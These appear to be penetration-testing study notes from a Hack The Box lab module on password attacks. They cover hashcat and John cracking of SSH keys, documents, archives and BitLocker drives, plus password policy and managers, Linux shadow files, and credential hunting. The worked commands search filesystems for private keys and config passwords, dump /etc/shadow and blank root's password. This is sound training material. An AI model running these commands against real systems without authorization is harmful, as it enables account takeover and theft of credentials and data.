Started: Sat Apr 19 09:16:35 2025
Stopped: Sat Apr 19 09:16:37 2025
Mask Attack
-a 3 is a type of brute-force attack in which the keyspace is explicitly defined by the user. For example, if you know that a password is eight chars long, rather than attempting every possible combination, you might define a mask that tests combinations of six letters followed by two nunmbers.
As mask is defined by combining a sequence of symbols, each representing a built-in or custom charset. Hashcat includes several built-in charsets:
| Symbol | Charset |
|---|---|
| ?l | abcdefghijklmnopqrstuvwxyz |
| ?u | ABCDEFGHIJKLMNOPQRSTUVWXYZ |
| ?d | 0123456789 |
| ?h | 0123456789abcdef |
| ?H | 0123456789ABCDEF |
| ?s | «space»!"#$%&'()*+,-./:;<=>?@[]^_`{ |
| ?a | ?l?u?d?s |
| ?b | 0x00 - 0xff |
Custom charsets can be defined with the -1, -2, -3, and -4 arguments, then referred to with ?1, ?2, ?3, and ?4.
d41y@htb[/htb]$ hashcat -a 3 -m 0 1e293d6912d074c0fd15844d803400dd '?u?l?l?l?l?d?s'
...SNIP...
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 1e293d6912d074c0fd15844d803400dd
Time.Started.....: Sat Apr 19 09:43:02 2025 (4 secs)
Time.Estimated...: Sat Apr 19 09:43:06 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?u?l?l?l?l?d?s [7]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 101.6 MH/s (9.29ms) @ Accel:512 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 456237056/3920854080 (11.64%)
Rejected.........: 0/456237056 (0.00%)
Restore.Point....: 25600/223080 (11.48%)
Restore.Sub.#1...: Salt:0 Amplifier:5120-6144 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: Uayvf7- -> Dikqn5!
Hardware.Mon.#1..: Util: 98%
Started: Sat Apr 19 09:42:46 2025
Stopped: Sat Apr 19 09:43:08 2025
Cracking Techniques
Writing Custom Wordlists and Rules
Take a look at a simple example using a password list with only one entry.
d41y@htb[/htb]$ cat password.list
password
You can use Hashcat to combine lists of potential names and labels with specific mutation rules to create custom wordlists. Hashcat uses a specific syntax to define chars, words, and their transformations. The complete syntax is documented in the official Hashcat rule-based attack documentation, but the examples below are sufficient to understand how Hashcat mutates input words.
| Function | Description |
|---|---|
: | do nothing |
l | lowercase all letters |
u | uppercase all letters |
c | capitalize the first letter and lowercase others |
sXY | replace all instances of X with Y |
$! | add the exclamation char at the end``` |
Each rule is written on a new line and determines how a given word should be transformed. If you write the functions shown above into a file, it may look like this:
d41y@htb[/htb]$ cat custom.rule
:
c
so0
c so0
sa@
c sa@
c sa@ so0
$!
$! c
$! so0
$! sa@
$! c so0
$! c sa@
$! so0 sa@
$! c so0 sa@
You can use the following command to apply the rules in custom.rule to each word in password.list and store the mutated results in another file.
d41y@htb[/htb]$ hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
Content looks like this:
d41y@htb[/htb]$ cat mut_password.list
password
Password
passw0rd
Passw0rd
p@ssword
P@ssword
P@ssw0rd
password!
Password!
passw0rd!
p@ssword!
Passw0rd!
P@ssword!
p@ssw0rd!
P@ssw0rd!
Hashcat and John both come with pre-built rule lists that can be used for password generation and cracking. One of the most effective and widely used rulesets is best64.rule, which applies common transformations that frequently result in successful password guesses. It is important to note that password cracking and the creation of custom wordlists are, in most cases, a guessing game. You can narrow this down and perform more targeted guessing if you have information about the password policy, while considering factors such as the company name, geographical region, industry, and other topics or keywords that users might choose when creating their passwords. Exceptions, of course, include cases where passwords haven been leaked and directly obtained.
Generating Wordlists using CeWL
You can use a tool called CeWL to scan potential words from a company’s website and save them in a separate list. You can then combine this list with the desired rules to create a customized password list - one that has a higher probability of containing the correct password for an employee. You can specify some parameters, like the depth to spider (-d), the minimum length of the word (-m), the storage of the found words in lowercase (--lowercase), as well as the file where you want to store the results (-w).
d41y@htb[/htb]$ cewl https://www.inlanefreight.com -d 4 -m 6 --lowercase -w inlane.wordlist
d41y@htb[/htb]$ wc -l inlane.wordlist
326
Cracking Protected Files
Hunting for Encrypted Files
Many different extensions correspond to encrypted files - a useful reference list can be found here.
Example command to find commonly encrypted files on a Linux system:
d41y@htb[/htb]$ for ext in $(echo ".xls .xls* .xltx .od* .doc .doc* .pdf .pot .pot* .pp*");do echo -e "\nFile extension: " $ext; find / -name *$ext 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
File extension: .xls
File extension: .xls*
File extension: .xltx
File extension: .od*
/home/cry0l1t3/Docs/document-temp.odt
/home/cry0l1t3/Docs/product-improvements.odp
/home/cry0l1t3/Docs/mgmt-spreadsheet.ods
...SNIP...
Hunting for SSH Keys
Certain files, such as SSH keys, do not have standard file extension. In cases like these, it may be possible to identify files by standard content such as header and footer values. For example, SSH private keys always begin with -----BEGIN [...SNIP...] PRIVATE KEY-----. You can use tools like grep to recursively search the file system for them during post-exploitation.
d41y@htb[/htb]$ grep -rnE '^\-{5}BEGIN [A-Z0-9]+ PRIVATE KEY\-{5}$' /* 2>/dev/null
/home/jsmith/.ssh/id_ed25519:1:-----BEGIN OPENSSH PRIVATE KEY-----
/home/jsmith/.ssh/SSH.private:1:-----BEGIN RSA PRIVATE KEY-----
/home/jsmith/Documents/id_rsa:1:-----BEGIN OPENSSH PRIVATE KEY-----
<SNIP>
Some SSH keys are encrypted with a passphrase. With older PEM formats, it was possible to tell if an SSH key is encrypted based on the header, which contains the encryption method in use. Modern SSH keys, however, appear the same whether encrypted or not.
d41y@htb[/htb]$ cat /home/jsmith/.ssh/SSH.private
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2109D25CC91F8DBFCEB0F7589066B2CC
8Uboy0afrTahejVGmB7kgvxkqJLOczb1I0/hEzPU1leCqhCKBlxYldM2s65jhflD
4/OH4ENhU7qpJ62KlrnZhFX8UwYBmebNDvG12oE7i21hB/9UqZmmHktjD3+OYTsD
<SNIP>
One way to tell whether an SSH key is encrypted or not, is to try reading the key with ssh-keygen.
d41y@htb[/htb]$ ssh-keygen -yf ~/.ssh/id_ed25519
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIpNefJd834VkD5iq+22Zh59Gzmmtzo6rAffCx2UtaS6
As shown below, attempting to read a password-protected SSH key will prompt the user for a passphrase:
d41y@htb[/htb]$ ssh-keygen -yf ~/.ssh/id_rsa
Enter passphrase for "/home/jsmith/.ssh/id_rsa":
Cracking encrypted SSH Keys
John has many different scripts for extracting hashes from files - which you can then proceed to crack. You can find these scripts on your system using the following command:
d41y@htb[/htb]$ locate *2john*
/usr/bin/bitlocker2john
/usr/bin/dmg2john
/usr/bin/gpg2john
/usr/bin/hccap2john
/usr/bin/keepass2john
/usr/bin/putty2john
/usr/bin/racf2john
/usr/bin/rar2john
/usr/bin/uaf2john
/usr/bin/vncpcap2john
/usr/bin/wlanhcx2john
/usr/bin/wpapcap2john
/usr/bin/zip2john
/usr/share/john/1password2john.py
/usr/share/john/7z2john.pl
/usr/share/john/DPAPImk2john.py
/usr/share/john/adxcsouf2john.py
/usr/share/john/aem2john.py
/usr/share/john/aix2john.pl
/usr/share/john/aix2john.py
/usr/share/john/andotp2john.py
/usr/share/john/androidbackup2john.py
<SNIP>
For example, you could use the Python script ssh2john.py to acquire the corresponding hash for an encrypted SSH key, and then use John to try and crack it.
d41y@htb[/htb]$ ssh2john.py SSH.private > ssh.hash
d41y@htb[/htb]$ john --wordlist=rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
1234 (SSH.private)
1g 0:00:00:00 DONE (2022-02-08 03:03) 16.66g/s 1747Kp/s 1747Kc/s 1747KC/s Knightsing..Babying
Session completed
Viewing the resulting hash:
d41y@htb[/htb]$ john ssh.hash --show
SSH.private:1234
1 password hash cracked, 0 left
Cracking password-protected Documents
You are likely to encounter a wide variety of documents that are password-protected to restrict access to authorized individuals. Today, most reports, documentation, and information sheets are commonly distributed as Microsoft Office documents or PDFs. John includes a Python script called office2john.py, which can be used to extract password hashes from all common Office document formats. These hashes can then be supplied to John or Hashcat for offline cracking. The cracking procedure remains consistent with other hash types.
d41y@htb[/htb]$ office2john.py Protected.docx > protected-docx.hash
d41y@htb[/htb]$ john --wordlist=rockyou.txt protected-docx.hash
d41y@htb[/htb]$ john protected-docx.hash --show
Protected.docx:1234
1 password hash cracked, 0 left
The process for cracking PDF files is quite similar, as you simply swap out office2john.py for pdf2john.py.
d41y@htb[/htb]$ pdf2john.py PDF.pdf > pdf.hash
d41y@htb[/htb]$ john --wordlist=rockyou.txt pdf.hash
d41y@htb[/htb]$ john pdf.hash --show
PDF.pdf:1234
1 password hash cracked, 0 left
One of the primary challenges in this process is the generation and mutation of password lists, which is a prerequisite for successfully cracking password-protected files and access points. In many cases, using a standard or publicly known password list is no longer sufficient, as such lists are often recognized and blocked by built-in security mechanisms. These files may also be more difficult to crack - or not crackable at all within a reasonable timeframe - because users are increasingly required to choose longer, randomly generated passwords or complex passphrases. Nevertheless, attempting to crack password-protected documents is often worthwhile, as they may contain sensitive information that can be leveraged to gain further access.
Cracking Protected Archives
There are many types of archive files. Some of the more commonly encountered file extensions include tar, gz, rar, zip, vmdb/vmx, cpt, truecrypt, bitlocker, kdbx, deb, 7z, and gzip.
A comprehensive list of archive file types can be found here.
Note that not all archive types support native password protection, and in such cases, additional tools are often used to encrypt the files. For example, TAR files are commonly encrypted using openssl or gpg.
Cracking ZIP Files
d41y@htb[/htb]$ zip2john ZIP.zip > zip.hash
d41y@htb[/htb]$ cat zip.hash
ZIP.zip/customers.csv:$pkzip2$1*2*2*0*2a*1e*490e7510*0*42*0*2a*490e*409b*ef1e7feb7c1cf701a6ada7132e6a5c6c84c032401536faf7493df0294b0d5afc3464f14ec081cc0e18cb*$/pkzip2$:customers.csv:ZIP.zip::ZIP.zip
Once you have extracted the hash, you can use John to crack it with the desired password list.
d41y@htb[/htb]$ john --wordlist=rockyou.txt zip.hash
d41y@htb[/htb]$ john zip.hash --show
ZIP.zip/customers.csv:1234:customers.csv:ZIP.zip::ZIP.zip
1 password hash cracked, 0 left
Cracking OpenSSL encrypted GZIP Files
It is not always immediately apparent whether a file is password-protected, particularily when the file extension corresponds to a format that does not natively support password protection. openssl can be used to encrypt files in the GZIP format. To determine the actual format of a file, you can use the file command, which provides detailed information about its content.
d41y@htb[/htb]$ file GZIP.gzip
GZIP.gzip: openssl enc'd data with salted password
When cracking OpenSSL encrypted files, you may encounter various challenges, including numerous false positives or complete failure to identify the correct password. To mitigate this, a more reliable approach is to use the openssl tool within a for loop that attempts to extract the contents directly, succeeding only if the correct password is found.
d41y@htb[/htb]$ for i in $(cat rockyou.txt);do openssl enc -aes-256-cbc -d -in GZIP.gzip -k $i 2>/dev/null| tar xz;done
gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now
gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now
<SNIP>
Once the for loop has finished, you can check the current directory for a newly extracted file.
d41y@htb[/htb]$ ls
customers.csv GZIP.gzip rockyou.txt
Cracking BitLocker-encrpyted Drives
BitLocker is a full-disk encryption feature developed by Microsoft for the Windows OS. It uses the AES encryption algorithm with either 128-bit or 256-bit key lengths. If the password or PIN used for BitLocker is forgotten, decryption can still be performed using a recovery key - a 48-digit string generated during the setup process.
In enterprise environments, virtual drives are sometimes used to store personal information, documents, or notes on company-issued devices to prevent unauthorized access. To crack a BitLocker encrypted drive, you can use a script called bitlocker2john to four different hashes: the first two correspond to the BitLocker password, while the latter two present the recovery key. Because the recovery key is very long and randomly generated, it is generally not practical to guess - unless partial knowledge is available. Therefore, you will focus on cracking the password using the first hash.
d41y@htb[/htb]$ bitlocker2john -i Backup.vhd > backup.hashes
d41y@htb[/htb]$ grep "bitlocker\$0" backup.hashes > backup.hash
d41y@htb[/htb]$ cat backup.hash
$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd80103000000$60$d59f37e70696f7eab6b8f95ae93bd53f3f7067d5e33c0394b3d8e2d1fdb885cb86c1b978f6cc12ed26de0889cd2196b0510bbcd2a8c89187ba8ec54f
Once a hash is generated, either John or Hashcat can be used to crack it. For example, you will look at the procedure using Hashcat. The Hashcat mode associated with the BitLocker hash is -m 22100. You supply the hash, speciy the wordlist, and define the hash mode. Since this encryption uses strong AES encryption, cracking may take considerable time depending on hardware performance.
d41y@htb[/htb]$ hashcat -a 0 -m 22100 '$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd80103000000$60$d59f37e70696f7eab6b8f95ae93bd53f3f7067d5e33c0394b3d8e2d1fdb885cb86c1b978f6cc12ed26de0889cd2196b0510bbcd2a8c89187ba8ec54f' /usr/share/wordlists/rockyou.txt
<SNIP>
$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd80103000000$60$d59f37e70696f7eab6b8f95ae93bd53f3f7067d5e33c0394b3d8e2d1fdb885cb86c1b978f6cc12ed26de0889cd2196b0510bbcd2a8c89187ba8ec54f:1234qwer
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22100 (BitLocker)
Hash.Target......: $bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$10...8ec54f
Time.Started.....: Sat Apr 19 17:49:25 2025 (1 min, 56 secs)
Time.Estimated...: Sat Apr 19 17:51:21 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 25 H/s (9.28ms) @ Accel:64 Loops:4096 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2880/14344385 (0.02%)
Rejected.........: 0/2880 (0.00%)
Restore.Point....: 2816/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1044480-1048576
Candidate.Engine.: Device Generator
Candidates.#1....: pirate -> soccer9
Hardware.Mon.#1..: Util:100%
Started: Sat Apr 19 17:49:05 2025
Stopped: Sat Apr 19 17:51:22 2025
After successfully cracking the password, you can access the encrypted drive.
Mounting BitLocker-encrypted Drives in Windows
The easiest method for mounting a BitLocker virtual drive on Windows is to double-click the .vhd file. Since it is encrypted, Windows will initially show an error. After mounting, simply double-click the BitLocker volume to be prompted for the password.
Mounting BitLocker-encrypted Drives in Linux (or macOS)
It is also possible to mount BitLocker-encrypted drives in Linux. To do this, you can use a tool called dislocker.
First, you need to install the package:
d41y@htb[/htb]$ sudo apt-get install dislocker
Next, you create two folders which you will use to mount the VHD:
d41y@htb[/htb]$ sudo mkdir -p /media/bitlocker
d41y@htb[/htb]$ sudo mkdir -p /media/bitlockermount
You then use losetup to configure the VHD as loop device, decrypt the drive using dislocker, and finally mount the decrypted volume:
# Find the next available loop device and associate it with the VHD file (mounts partitions too with -P)
d41y@htb[/htb]$ sudo losetup -f -P Backup.vhd
# Use dislocker to decrypt the BitLocker-encrypted partition (loop0p2) using the password "1234qwer"
# The decrypted data is written as a file called `dislocker-file` inside /media/bitlocker
d41y@htb[/htb]$ sudo dislocker /dev/loop0p2 -u1234qwer -- /media/bitlocker
# Mount the decrypted "dislocker-file" (which is a virtual NTFS drive) as a loop device
# so the contents can be accessed via /media/bitlockermount
d41y@htb[/htb]$ sudo mount -o loop /media/bitlocker/dislocker-file /media/bitlockermount
If everything was done correctly, you can now browse the files:
d41y@htb[/htb]$ cd /media/bitlockermount/
d41y@htb[/htb]$ ls -la
Once you have analyzed the files on the mounted drive, you can unmount it using the following commands:
d41y@htb[/htb]$ sudo umount /media/bitlockermount
d41y@htb[/htb]$ sudo umount /media/bitlocker
note
To find the loop device which was picked:
losetup -j Backup.vhd
Password Management
Password Policy
A password policy is a set of rules designed to enhance computer security by encouraging users to create strong passwords and use them appropriately according to the organization’s standard. The scope of a password policy extends beyond minimum password requirements to encompass the entire password lifecycle.
Policy Standards
Due to compliance requirements and best practices, many companies follow established IT security standards. While adhering to these standards does not guarantee complete security, it is a widely accepted industry practice that defines a baseline for security controls with an organization. However, compliance alone should not be the sole measure of an organization’s security controls.
Some security standards include sections on password policies or guidelines. Here are few of the most common:
- NIST SP800-63B
- CIS Password Policy Guide
- PCI DSS
These standards offer different perspectives on password security. You can study them to help shape your own password policy.
Sample Password Policy
To illustrate important considerations, here is a sample password policy. It requires that all passwords:
- minimum of 8 chars
- include uppercase and lowercase letters
- include at least one number
- include at least one special char
- it should not be the username
- it should be changed every 60 days
Enforcing Password Policy
A password policy is a set of guidelines for how passwords should be created, managed, and stored within an organization. To implement this policy effectively, it must be enforced using the technology at your disposal or by acquiring the necessary tools. Most apps and identity management systems offer features to support the enforcement of such policies.
For instance, if you use AD for authentication, you can configure an AD Password Policy GPO to ensure users comply with your policy.
Once the technical aspect is covered, the policy must be communicated to the rest ot the company. Subsequently, processes and procedures should be created to guarantee that the password policy is applied everywhere.
Creating a Strong Password
Creating a strong password doesn’t have to be be difficult. Tools like PasswordMonster help evaluate the strength of passwords, while 1Password Password Generator can generate securen ones.
Password Managers
A password manager is an app that securely stores passwords and sensitive information in an encrypted database. In addition to keeping data safe, password managers offer features such as password generation, two-factor authentication support, secure from filling, browser integration, multi-device synchronization, security alerts, and more.
How does it work?
The implementation of password managers varies by provider, but most operate using a master password to encrypt the password database.
The encryption and authentication rely on cryptographic hash functions and key derivation functions to prevent unauthorized access to the encrypted database and its content. The specific mechanisms used depend on the provider and whether the password manager is cloud-based or locally stored.
Cloud Password Managers
One of the key considerations when choosing a password manager is convenience. The average person owns three or four devices and uses them to log into different websites and applications. A cloud-based password manager allows users to synchronize their encrypted password database across multiple devices. Most of them provide:
- a mobile app
- a browser add-on
- some other features
Each password manager vendor implements security in their own way, and usually provide a technical document detailing how their system works.
A common implementation for cloud password manager involve deriving encryption keys from the master password. This approach supports Zero-Knowledge Encryption, which ensures that no one, not even the service provider, can access your secured data. To illustrate this, examine Bitwarden’s approach to password derivation:
- Master key: Derived from the master password using a key derivation function.
- Master password hash: Generated using the master password to authenticate the user to the cloud service.
- Decryption key: Created using the master key to form a symmetric key, which is then used to decrypt vault items.
Local Password Managers
Local password managers use encryption methods similar to those of cloud-based implementations. The most notable difference lies in data transmission and authenticate. To encrypt the database, local password managers focus on securing the database stored on the local system, using various cryptographic hash functions. They also employ key derivation functions with random salt to prevent precomputed keys and to hinder dictionary and guessing attacks. Some offer additional protections such as memory protection and keylogger resistance, using a secure desktop environment similar to Windows User Account Control (UAC).
Some of the most widely used local password managers are:
- KeePass
- KWalletManager
- Pleasant Password Server
- Password Safe
Alternatives
By default, most OS and apps are built around password based authentication. However, administrators can adopt third-party identity providers or apps to enhance identity protection. Some of the most common alternatives include:
- MFA
- FID002
- One-Time Passwords
- Time-Based One-Time Passwords
- IP restrictions
- Device compliance enforcement via tools like Microsoft Endpoint Manager or Workspace ONE
Going Passwordless
Many companies - including Microsoft, Auth0, Okta, and Ping Identity - are advocating for a passwordless future. This strategy aims to remove passwords as an authentication method altogether.
Passwordless authentication is achieved when an authentication factor other than a password is used. A password is a knowledge factor, meaning it’s something a user knows. The problem with relying on a knowledge factor alone is that it’s vulnerable to theft, sharing, repeat use, misuse, and other risks. Passwordless authentication ultimately means no more passwords. Instead, it relies on a possession factor or an inherent factor to verify user identity with greater assurance.
As new technology and standards evolve, you need to investigate and understand the details of their implementations to determine whether those alternatives will provide the security you need for the authentication process.
Linux Password Attacks
Authentication Process
Linux-based distributions support various authentication mechanisms. One of the most commonly used is Pluggable Authentication Modules (PAM). The modules responsible for this functionality, such as pam_unix.so or pam_unix2.so, are typically located in /usr/lib/x86_64-linux-gnu/security/ on Debian-based systems. These modules manage user information, authentication, sessions, and password changes. For example, when a user changes their password using the passwd command, PAM is invoked, which takes the appropriate precautions to handle and store the information accordingly.
The pam_unix.so module uses standardized API calls from system libraries to update account information. The primary files it reads from and writes to are /etc/passwd and /etc/shadow. PAM also includes many other services, such as those for LDAP, mount operations, and Kerberos authentication.
Passwd File
The /etc/passwd file contains information about every user on the system and is readable by all users and services. Each entry in the file corresponds to a single user and consists of seven fields, which store user-related data in a structured format. These fields are separated by :.
Example:
htb-student:x:1000:1000:,,,:/home/htb-student:/bin/bash
| Field | Value |
|---|---|
| Username | htb-student |
| Password | x |
| User ID | 1000 |
| Group ID | 1000 |
| GECOS | ,,, |
| Home dir | /home/htb-student |
| Default shell | /bin/bash |
The most relevant field for your purposes is the password field, as it can obtain different types of entries. In rare cases this field may hold the actual password hash. On modern systems, however, password hashes are stored in the /etc/shadow file. Despite this, the /etc/passwd file is world-readable, giving attackers the ability to crack the passwords if hashes are stored here.
Usually, you will find the value x in this field, indicating that the passwords are stored in a hashed form within the /etc/shadow file. However, it can also be that the /etc/shadow file is writeable by mistake. This would allow you to remove the password field for the root user entirely.
d41y@htb[/htb]$ head -n 1 /etc/passwd
root::0:0:root:/root:/bin/bash
This results in no password prompt being displayed when attempting to log in as root.
d41y@htb[/htb]$ su
root@htb[/htb]#
Although the scenarios described are rare, you should still pay attention and watch for potential security gaps, as there are apps that require specific permissions on entire folders. If the administrator has little experience with Linux, they might mistakenly assign write permissions to the /etc dir and fail to correct them later.
Shadow File
Since reading password hash values can put the entire system at risk, the /etc/shadow file was introduced. It has a similar format to /etc/passwd but is solely responsible for password storage and management. It contains all password information for created users. For example, if there is no entry in the /etc/shadow file for a user listed in /etc/passwd, that user is considered invalid. The /etc/shadow file is also only readable by users with administrative privileges. The format of this file is divided into the following nine fields:
htb-student:$y$j9T$3QSBB6CbHEu...SNIP...f8Ms:18955:0:99999:7:::
| Field | Value |
|---|---|
| Username | htb-student |
| Password | $y$j9T$3QSBB6CbHEu…SNIP…f8Ms |
| Last change | 18955 |
| Min age | 0 |
| Max age | 99999 |
| Warning period | 7 |
| Inactivity period | - |
| Expiration date | - |
| Reserved field | - |
If the password field contains a char such as ! or *, the user cannot log in using a Unix password. However, other authentication methods - such as Kerberos or key-based authenticatino - can still be used. The same applies if the password field is empty, meaning no password is required to login. This can lead to certain programs denying access to specific functions. The password field also follows a particular format, from which you can extract additional information.
$<id>$<salt>$<hashed>
As you can see here, the hashed passwords are divided into three parts. The ID value specifies which cryptographic hash algorithm was used, typically one of the following:
| ID | Cryptographic Hash Algorithm |
|---|---|
| 1 | MD5 |
| 2a | Blowfish |
| 5 | SHA-256 |
| 6 | SHA-512 |
| sha1 | SHA1crypt |
| y | Yescrypt |
| gy | Gost-yescrypt |
| 7 | Scrypt |
Many Linux distributions, including Debian, now use yescrypt as the default hashing algorithm. On older systems, however, you may still encounter other hashing methods that can potentially be cracked.
Opasswd
The PAM library (pam_unix.so) can prevent users from reusing old passwords. These previous passwords are stored in the /etc/security/opasswd file. Administrator privileges are required to read this file, assuming its permissions have not been modified manually.
d41y@htb[/htb]$ sudo cat /etc/security/opasswd
cry0l1t3:1000:2:$1$HjFAfYTG$qNDkF0zJ3v8ylCOrKB0kt0,$1$kcUjWZJX$E9uMSmiQeRh4pAAgzuvkq1
Looking at the contents of this file, you can see that it contains several entries for the user cry0l1t3, separated by a comman. One critical detail to pay attention to is the type of hash that’s been used. This is because the MD5 algorithm is significantly easier to crack than SHA-512. This is particularly important when identifying old passwords and recognizing patterns, as users often reuse similar passwords across multiple services or apps. Recognizing these patterns can greatly improve your chances of correctly guessing the password.
Cracking Linux Credentials
Once you have root access on a Linux machine, you can gather user password hashes and attempt to crack them using various methods to recover the plaintext passwords. To do this, you can use a tool called unshadow, which is included in John. It works by combining the passwd and shadow files into a single file suitable for cracking.
d41y@htb[/htb]$ sudo cp /etc/passwd /tmp/passwd.bak
d41y@htb[/htb]$ sudo cp /etc/shadow /tmp/shadow.bak
d41y@htb[/htb]$ unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes
This “unshadowed” file can now be attacked with either John or Hashcat.
d41y@htb[/htb]$ hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/unshadowed.cracked
Credential Hunting
There are several sources that can provide you with credentials that you put in four categories. These include, but are not limited to:
- Files including configs, databases, notes, scripts, source code, cronjobs, and SSH keys
- History including logs, and command-line history
- Memory including cache, and in-memory processing
- Key-rings such as browser stored credentials
Enumerating all these categories will allow you to increase the probability of successfully finding out - with some ease - credentials of existing users on the system. There are countless different situations in which you will always see different results. Therefore, you should adapt your approach to the circumstances of the environment and keep the big picture in mind. Above all, it is crucial to keep in mind how the system works, its focus, what purpose it exists for, and what role it plays in the business logic and the overall network. For example, suppose it is an isolated database server, in that case, you will not necessarily find normal users there since it is a sensitive interface in the management of data to which only a few people are granted access.
Files
One core principle of Linux is that everything is a file. Therefore, it is crucial to keep this concept in mind and search, find and filter the appropriate files according to your requirements. You should look for, find, and inspect several categories of files one by one. These categories are the following:
- Configs
- Databases
- Notes
- Scripts
- Cronjobs
- SSH keys
Configs are the core of the functionality of services on Linux distributions. Often they even contain credentials that you will be able to read. Their insight also allows you to understand how the service works and its requirements precisely. Usually, the configs are marked with the following three file extensions: .config, .conf, .cnf. However, these configuration files or the associated extentsion files can be renamed, which means that these file extensions are not necessarily required. Furthermore, even when recompiling a service, the required filename for the basic configuration can be changed, which would result in the same effect. However, this is a rare case that you will not encounter often, but this possibility should not be left out of your search.
Searching for Config Files
d41y@htb[/htb]$ for l in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
File extension: .conf
/run/tmpfiles.d/static-nodes.conf
/run/NetworkManager/resolv.conf
/run/NetworkManager/no-stub-resolv.conf
/run/NetworkManager/conf.d/10-globally-managed-devices.conf
...SNIP...
/etc/ltrace.conf
/etc/rygel.conf
/etc/ld.so.conf.d/x86_64-linux-gnu.conf
/etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
/etc/fprintd.conf
File extension: .config
/usr/src/linux-headers-5.13.0-27-generic/.config
/usr/src/linux-headers-5.11.0-27-generic/.config
/usr/src/linux-hwe-5.13-headers-5.13.0-27/tools/perf/Makefile.config
/usr/src/linux-hwe-5.13-headers-5.13.0-27/tools/power/acpi/Makefile.config
/usr/src/linux-hwe-5.11-headers-5.11.0-27/tools/perf/Makefile.config
/usr/src/linux-hwe-5.11-headers-5.11.0-27/tools/power/acpi/Makefile.config
/home/cry0l1t3/.config
/etc/X11/Xwrapper.config
/etc/manpath.config
File extension: .cnf
/etc/ssl/openssl.cnf
/etc/alternatives/my.cnf
/etc/mysql/my.cnf
/etc/mysql/debian.cnf
/etc/mysql/mysql.conf.d/mysqld.cnf
/etc/mysql/mysql.conf.d/mysql.cnf
/etc/mysql/mysql.cnf
/etc/mysql/conf.d/mysqldump.cnf
/etc/mysql/conf.d/mysql.cnf
Optionally, you can save the results in a text file and it to examine the individual files one after the other. Another option is to run the scan directly for each file found with the specified file extension and out the contents. In this example, you search for three words (user, password, pass) in each file with the file extension .cnf.
d41y@htb[/htb]$ for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#";done
File: /snap/core18/2128/etc/ssl/openssl.cnf
challengePassword = A challenge password
File: /usr/share/ssl-cert/ssleay.cnf
File: /etc/ssl/openssl.cnf
challengePassword = A challenge password
File: /etc/alternatives/my.cnf
File: /etc/mysql/my.cnf
File: /etc/mysql/debian.cnf
File: /etc/mysql/mysql.conf.d/mysqld.cnf
user = mysql
File: /etc/mysql/mysql.conf.d/mysql.cnf
File: /etc/mysql/mysql.cnf
File: /etc/mysql/conf.d/mysqldump.cnf
File: /etc/mysql/conf.d/mysql.cnf
Searching for DBs
d41y@htb[/htb]$ for l in $(echo ".sql .db .*db .db*");do echo -e "\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done
DB File extension: .sql
DB File extension: .db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db
DB File extension: .*db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-card-database.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-device-volumes.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-stream-volumes.tdb
/home/cry0l1t3/.cache/tracker/meta.db
/home/cry0l1t3/.cache/tracker/ontologies.gvdb
DB File extension: .db*
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
